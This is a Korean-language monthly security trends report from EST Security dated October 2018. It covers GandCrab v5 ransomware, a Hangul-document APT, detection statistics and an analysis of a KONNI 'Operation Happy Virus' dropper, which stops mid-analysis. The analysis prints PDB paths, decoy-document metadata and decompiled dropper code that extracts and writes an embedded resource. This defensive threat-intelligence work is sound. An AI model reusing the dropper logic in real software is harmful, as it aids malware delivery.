이스트시큐리티

보안 동향 보고서

No.109 2018.10

No.109 2018.10

이스트시큐리티 보안 동향 보고서
CONTENT

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

여전히 GandCrab 이 강세를 보이고 있고, 악성 한글문서 파일의 취약점을 이용해 원격제어기능을 수행하는 APT 공격이 발견된 9 월이었습니다. 그 외에는 독특하게 Hoax(혹스) 메일 유포 이슈가 다수 확인되었습니다.

GandCrab 랜섬웨어의 최신버전이 9 월 들어 4 점대 버전에서 5 점대 버전으로 업데이트 되었습니다. 거의 한달에 한번은 메이저 버전 업데이트를 진행하고 있는 추세를 보이고 있습니다. GandCrab v5 에서는 기존의 GandCrab v4 와 다르게 .KRAB 이 아닌 5 자리의 랜덤한 확장명으로 암호화를 진행한다는 점과, HTML 형식의 한국어 랜섬노트를 생성한다는 점이 차이입니다. GandCrab v5 는 Fallout 익스플로잇 킷을 호스팅하는 사이트로 이동시키는 멀버타이징(Malvertising) 공격을 통해 유포된 것이 최초로 확인되었습니다. Fallout 익스플로잇 킷을 활용한 유포이기 때문에 공격받은 시스템에 존재하는 취약점을 악용하며, 따라서 사용자는 별다른 액션을 취하지 않았어도 랜섬웨어에 감염될 수 있었습니다.

한글 문서 파일 취약점을 활용해서 한국 공공기관을 타깃팅하는 것으로 추정되는 APT 공격 역시 확인되었습니다. ESRC(이스트시큐리티 시큐리티대응센터)에서는 해당 APT 공격을 유령 꼭두각시(Ghost Puppet) 오퍼레이션으로 명명하였으며, 상세 내용을 분석하고 기존 한글 문서를 활용한 공격과의 유사점을 추적한 결과를 인텔리전스 보고서로 발행하였습니다.

불특정 다수 또는 특정인을 타깃으로 하는 Hoax 메일 공격도 확인되었습니다. 공격자는 한글로 작성된 메일을 통해, 사용자가 포르노사이트를 방문해서 진행한 여러가지 행위에 대한 녹화를 진행했다고 거짓 협박하여 비트코인을 갈취 시도하는 Hoax 메일을 9 월 한 달 동안 여러 차례 발송한 바 있습니다.

GandCrab 랜섬웨어와 '유령 꼭두각시' APT 공격 사례에서도 확인할 수 있듯이, 사용중인 OS 와 SW 에 대한 보안 패치는 필수적인 보안 조치중 하나입니다. 특히, GandCrab v5 랜섬웨어는 감염된 컴퓨터에서 시스템 권한을 얻기 위해 작업 스케쥴러 ALPC(고급 로컬 프로시져 호출) 취약점을 이용했는데, 이는 2018 년 9 월 MS 정기 업데이트를 통해 패치가 완료된 취약점으로, 공격자들이 발견된지 얼마 되지 않은 취약점을 공격에 활용하고 있다는 정황도 확인되고 있는 상황입니다.

보안동향 보고서를 읽고 계신 분들께서는 지금 다시 한번 사용중인 시스템의 보안패치 현황을 살펴보시고 점검하시는 게 어떨까요?

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 9 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 8 월에도 1 위를 차지했던 Trojan.Agent.gen 이 이번달 Top 15 리스트에서도 1 위를 차지했다. 8 월에 3 위였던 Misc.HackTool.AutoKMS 가 한단계 상승한 2 위를 차지했다. 또한, 지난달 5 위를 차지했었던 Misc.HackTool.KMSActivator 가 2 단계 상승하여 이번 달 3 위를 차지하였다.

전반적으로 악성코드 진단 수치 자체가 지난달과 대비하여 크게 감소하는 추세를 보였으며, 특히 지난 8 월 2 위를 차지했던 Misc.Riskware.BitCoinMiner 의 진단건수가 크게 감소한 것을 확인할 수 있었다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,702,935
2	↑ 1	Misc.HackTool.AutoKMS	Trojan	564,018
3	↑ 2	Misc.HackTool.KMSActivator	Trojan	520,314
4	↑ 5	Gen:Variant.Razy.107843	Trojan	416,010
5	↓ 1	Trojan.HTML.Ramnit.A	Trojan	395,920
6	-	Adware.SearchSuite	Adware	273,682
7	New	Hosts.media.opencandy.com	Host	252,682
8	-	Misc.Keygen	Trojan	251,518
9	↓ 2	Win32.Neshta.A	Virus	247,599
10	↓ 8	Misc.Riskware.BitCoinMiner	Trojan	213,751
11	New	Gen:Variant.Ursu.271548	Trojan	195,236
12	↓ 2	Trojan.LNK.Gen	Trojan	190,562
13	↓ 2	Worm.ACAD.Bursted.doc.B	Worm	146,391
14	↑ 1	Exploit.CVE-2010-2568.Gen	Exploit	139,311
15	New	Win32.Ramnit.N	Virus	136,441

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 9 월 01 일 ~ 2018 년 9 월 30 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 79%를 차지했으며, 웜 (Virus) 유형이 7%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


9 월에는 8 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 80%에서 79%로 소폭 감소하였다. 다른 영역에서의 감염 카테고리 비율은 대동소이 했으나, 웜(Worm) 악성코드의 감염비율이 8 월에 비해 9 월이 5%가량 낮아졌다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


9 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 9 월 한달 간 총 12,503 건의 악성코드 유포지/경유지 URL 이 확인되었다.



02

전문가 보안 기고

1. 새로운 KONNI 캠페인 등장, '작전명 해피 바이러스(Operation Happy Virus)'

2. 한국 맞춤형 파밍 악성코드 KRBanker, 국내 웹 해킹으로 전격 귀환

1. 새로운 KONNI 캠페인 등장, '작전명 해피 바이러스(Operation Happy Virus)'

이스트시큐리티 사이버 위협 인텔리전스(CTI) 전문조직인 시큐리티대응센터 (이하 ESRC)에서는 2018년 10월 18일 새로운 'KONNI' 캠페인의 활동을 발견했습니다.

'KONNI' 시리즈는 지난 2014년부터 주로 북한관련 내용을 담고 있는 미끼 파일로 유혹하고 있으며, 한국 언론매체를 통해 알려진 기사를 활용하고 있기도 합니다.

해당 위협 그룹은 주로 스피어 피싱(Spear Phishing) 공격을 통해 문서 파일 형태로 위장한 EXE, SCR 실행파일 형식이나 실제 문서파일(DOC 등) 취약점을 활용하기도 합니다.

이번에 새롭게 발견된 최신 'KONNI' 변종은 기존과 유사하게 EXE 악성코드 내부에 2개의 리소스 모듈을 숨기고 있으며, 악성파일 개발에 다음과 같은 PDB 경로가 사용되었습니다.

```
F:\0_work\planes\2018\forvirus\happy\Release\happy.pdb
```

기존 시리즈에서 발견됐던 PDB 내용에는 다음과 같은 것이 존재하며, 일부에는 러시아 표기를 포함하고 있기도 합니다.

```
F:\0_work\_programe\Dlldroper\virus-load\_Result\virus-dll.pdb
F:\0_work\_programe\virus-load920\_Result\virus-dll.pdb
F:\0_work\_programe\virus-load\_Result\virus-dll.pdb
F:\0_work\_programe\virus-loadRussia\_Result\virus-dll.pdb
F:\0_work\_programe\Worm\InfectWorm_Full_20170615\Release\InfectWorm.pdb
F:\0_work\_programe\Worm\InfectWorm_Full_20170816\Release\InfectWorm.pdb
F:\0_work\planes\2017\0414\Doc7\Release\Doc.pdb
F:\0_work\planes\2017\0414\virus-load\_Result\virus-dll.pdb
F:\0_work\planes\2017\0502\virus-load\_Result\virus-dll.pdb
```


```
F:\0_work\planes\2017\0502\virus-load\_Result\virus-exe.pdb
F:\0_work\planes\2017\0508\Doc7\Release\Doc.pdb
F:\0_work\planes\2017\0626\virus-load\_Result\virus-dll.pdb
F:\0_work\planes\2017\0920\Doc7\Release\Doc.pdb
F:\0_work\planes\2018\0328\Doc7\Release\Doc.pdb
```

금일 새로 등장한 'KONNI' 악성코드에는 'forvirus', 'happy' 이름의 폴더 경로에서 제작되었고, 최종 파일명도 'happy.exe' 입니다.

저희는 공격자가 사용한 폴더명의 키워드를 활용해 사이버 위협 캠페인(Campaign)명을 **'작전명 해피 바이러스(Operation Happy Virus)'**로 명명하였습니다.

메인 드롭퍼에는 'DOD', 'EOE' 이름을 사용한 2 개의 리소스가 포함되어 있으며, 한개는 MS DOC Word 문서이고, 나머지 한개는 EXE 실행 파일입니다.

특이하게 각 리소스는 한국어 기반(1042)으로 만들어진 것을 확인할 수 있습니다.




[그림 1] 악성코드에 포함된 2 개의 리소스 화면

악성코드는 2018 년 10 월 18 일 발견되었지만, 내부 코드를 분석해 보면 실제 만들어진 날짜는 한국시간(KST) 기준으로 2018 년 10 월 19 일 03:51 분 제작된 것으로 알 수 있습니다.

02 전문가 보안 기고

실제 발견된 날짜와 제작된 날짜에 차이가 있고, 공격자가 제작날짜를 의도적으로 숨기고 조작을 시도했다는 것을 알 수 있습니다.

리소스에 포함되어 있는 정상 DOC 문서 파일에는 다음과 같이 한국의 연합뉴스 영문소식이 포함되어 있습니다.



S. Korea, U.S. working closely on inter-Korean road, rail project: Cheong Wa Dae

SEOUL, Oct. 17 (Yonhap) -- The office of President Moon Jae-in said Wednesday that South Korea is working closely with the United States as it seeks to reconnect roads and railways across the border with North Korea.

Presidential spokesman Kim Eui-kyeom made the remark, rejecting a media report that Seoul and Washington are out of sync with each other on the road and rail project after the U.S. State Department said improvements in inter-Korean relations cannot move separately from resolving the North Korea nuclear issue.

"The South and the U.S. are maintaining the highest level of cooperation," Kim told reporters. "The rail and road issue is moving well as scheduled, and we're communicating closely with the United States too."

Kim said he checked the State Department's original comment and


[그림 2] 악성코드가 사용하는 정상 문서파일의 화면

해당 뉴스 내용은 실제로 연합뉴스 영문 사이트에 등록되어 있는 내용을 공격자가 복사해서 사용한 것입니다.

이 문서 파일의 메타데이터를 확인해 보면, 코드페이지가 한국어(949)로 설정된 것을 알 수 있습니다.

```
Codepage: 949
Category:
PSIDDSI_PRESFORMAT:
Manager:
Company:
Byte count: 0
Line count: 9
Paragraph count: 2
Slide count: 0
Note count: 0
Hidden count: 0
```

그리고 문서파일은 한국시간(KST) 기준으로 2018년 10월 18일 오전 11시 19분 경에 제작된 것을 확인할 수 있고, 만든이는 한자로 된 이름 '朱熠锷'을 가지고 있고, 마지막으로 수정된 이름은 'james' 입니다.



[그림 3] 악성코드에 포함되어 있는 DOC 문서의 메타정보

02 전문가 보안 기고

'朱熠锷' 이름으로 사용된 문서는 이미 2018년 4월 9일 이스트시큐리티 알약 블로그 '군비 통제 관련 기사 문서로 위장한 악성코드 주의'를 통해서도 유사 변종이 사용했던 기록을 가지고 있습니다.

악성코드는 MS Word DOC 파일을 'DoD' 리소스로 포함하고 있고, 다음과 같은 코드로 실행을 하게 됩니다.

```
if ( lpFileName )
{
  v1 = FindResourceA(0, (LPCSTR)0x8D, "DoD");
  v2 = v1;
  if ( v1 && (v3 = LoadResource(0, v1)) != 0 )
  {
    v5 = LockResource(v3);
    if ( v5 )
    {
      v6 = SizeofResource(0, v2);
      v7 = GlobalAlloc(2u, v6);
      v11 = GlobalLock(v7);
      memcpy(v11, v5, v6);
      v8 = operator new(v6);
      memcpy(v8, v11, v6);
      v9 = (WCHAR *)CreateFileW(lpFileName, 0x40000000u, 0,
      lpFileNamea = v9;
      if ( v9 == (WCHAR *)-1 )
      {
        GlobalUnlock(v7);
        GlobalFree(v7);
        operator delete(v8);
        result = 0;
      }
      else
      {
        WriteFile(v9, v8, v6, &NumberOfBytesWritten, 0);
        CloseHandle((HANDLE)lpFileNamea);
        operator delete(v8);
        GlobalUnlock(v7);
        GlobalFree(v7);
        result = 1;
      }
    }
    else
    {
      result = 0;
```

[그림 4] 'DoD' 리소스를 활용하는 함수 영역

'EoE' 리소스는 정상적인 PE 구조의 EXE 파일이 존재하지만, 생성될 때는 다음 함수에 의해 손상된 EXE 파일로 변환되어 생성되고 실행됩니다.

